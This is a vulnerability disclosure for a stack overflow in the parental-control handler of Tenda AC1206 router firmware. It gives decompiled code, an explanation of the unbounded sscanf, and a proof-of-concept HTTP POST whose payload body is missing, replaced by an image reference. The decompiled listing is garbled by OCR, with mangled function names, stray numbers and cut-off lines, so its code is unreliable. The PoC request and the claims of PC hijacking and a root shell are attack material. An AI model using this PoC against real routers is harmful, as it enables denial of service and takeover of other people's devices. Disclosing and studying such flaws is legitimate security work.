

## Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address: https://www.tenda.com.cn/download/detail-2766.html

## **Product Information**

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:



## **Vulnerability details**

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the saveParentControlInfo function. An attacker can obtain a stable root shell through a carefully constructed payload.

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ZO CHAR SWITCH GAME (1) // [SD+ZDOH] [+ZDOH] DIKER
  27 int pc_list[30]; // [sp+2C0h] [+2C0h] BYREF
   28 char rule_id[128]; // [sp+338h] [+338h] BYREF
   29 int ruleid; // [sp+3B8h] [+3B8h] BYREF
  30 char starttime[32]; // [sp+3BCh] [+3BCh] BYREF
  char endtime[32]; // [sp+3DCh] [+3DCh] BYREF
  32
33 memset(mib_name, 0, sizeof(mib_name));
34 memset(mib_value, 0, sizeof(mib_value));
35 memset(switch_day, 0, sizeof(switch_day));
36 id = 0;
9 37 pc_count = 0;
38 i = 0;
39 memset(pc_list, 0, sizeof(pc_list));
40 memset(rule_id, 0, sizeof(rule_id));
41 rule = 0;
42 ruleid = 0;
43 pc_macd = 0;
47
       unl_enable = websuetvar(wp, "url_enable", byte_518F08);

    48 urls = websGetVar(wp, "urls", byte_518F08);
    49 day = websGetVar(wp, "day", byte_518F08);

    50 pc_mac = websGetVar(wp, "block", byte_518F08);
    51 ctype = websGetVar(wp, "connectType", byte_518F08);

52 limit_type = websGetVar(wp, "limit_type", "1");
53 dev:ceName = websGetVar(wp, "deviceName", byte_518F08);
54 if ( *deviceName )
9 55
       set_device_name(deviceName, deviceId);
56 if (\!*time )
  57 {
58
         printf("[%d][%s] time string is null!!!!\n", 541, "saveParentControlInfo");
59
         web Write(
  60
           "HTTP/1.1 200 OK\nContent-type: text/plain; charset=utf-8\nPragma: no-cache\nCache-C
  61
         webstrite(wp, "{\"errCode\":%d}", 1);
62
63
         webslone(wp, 200);
64 return;
  65 }
66 memset(starttime, 0, sizeof(starttime));
67
      memset( dtime, 0, sizeof(endtime));
68 sscanf(time, "%[^-]-%s", starttime, endtime);
       if ( !strcmp(starttime, endtime) )
69
  70 {
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In the saveParentControlInfo function, time (the value of time) we entered is formatted using the sscanf function and in the form of %[^-]-%s. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of starttime or endtime, it will cause a stack overflow.

## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

POST /goform/saveParentControlInfo HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101

Firefox/103.0
Accept: \*/\*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded;

Content-Length: 340


Origin: http://192.168.0.1

DNT: 1

Connection: close

Referer: http://192.168.0.1/index.html

Cookie: ecos\_pw=eee:language=cn



By sending this poc, we can achieve the effect of a denial-of-service (DOS) attack .

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As shown in the figure above, we can hijack PC registers.

Finally, you also can write exp to get a stable root shell.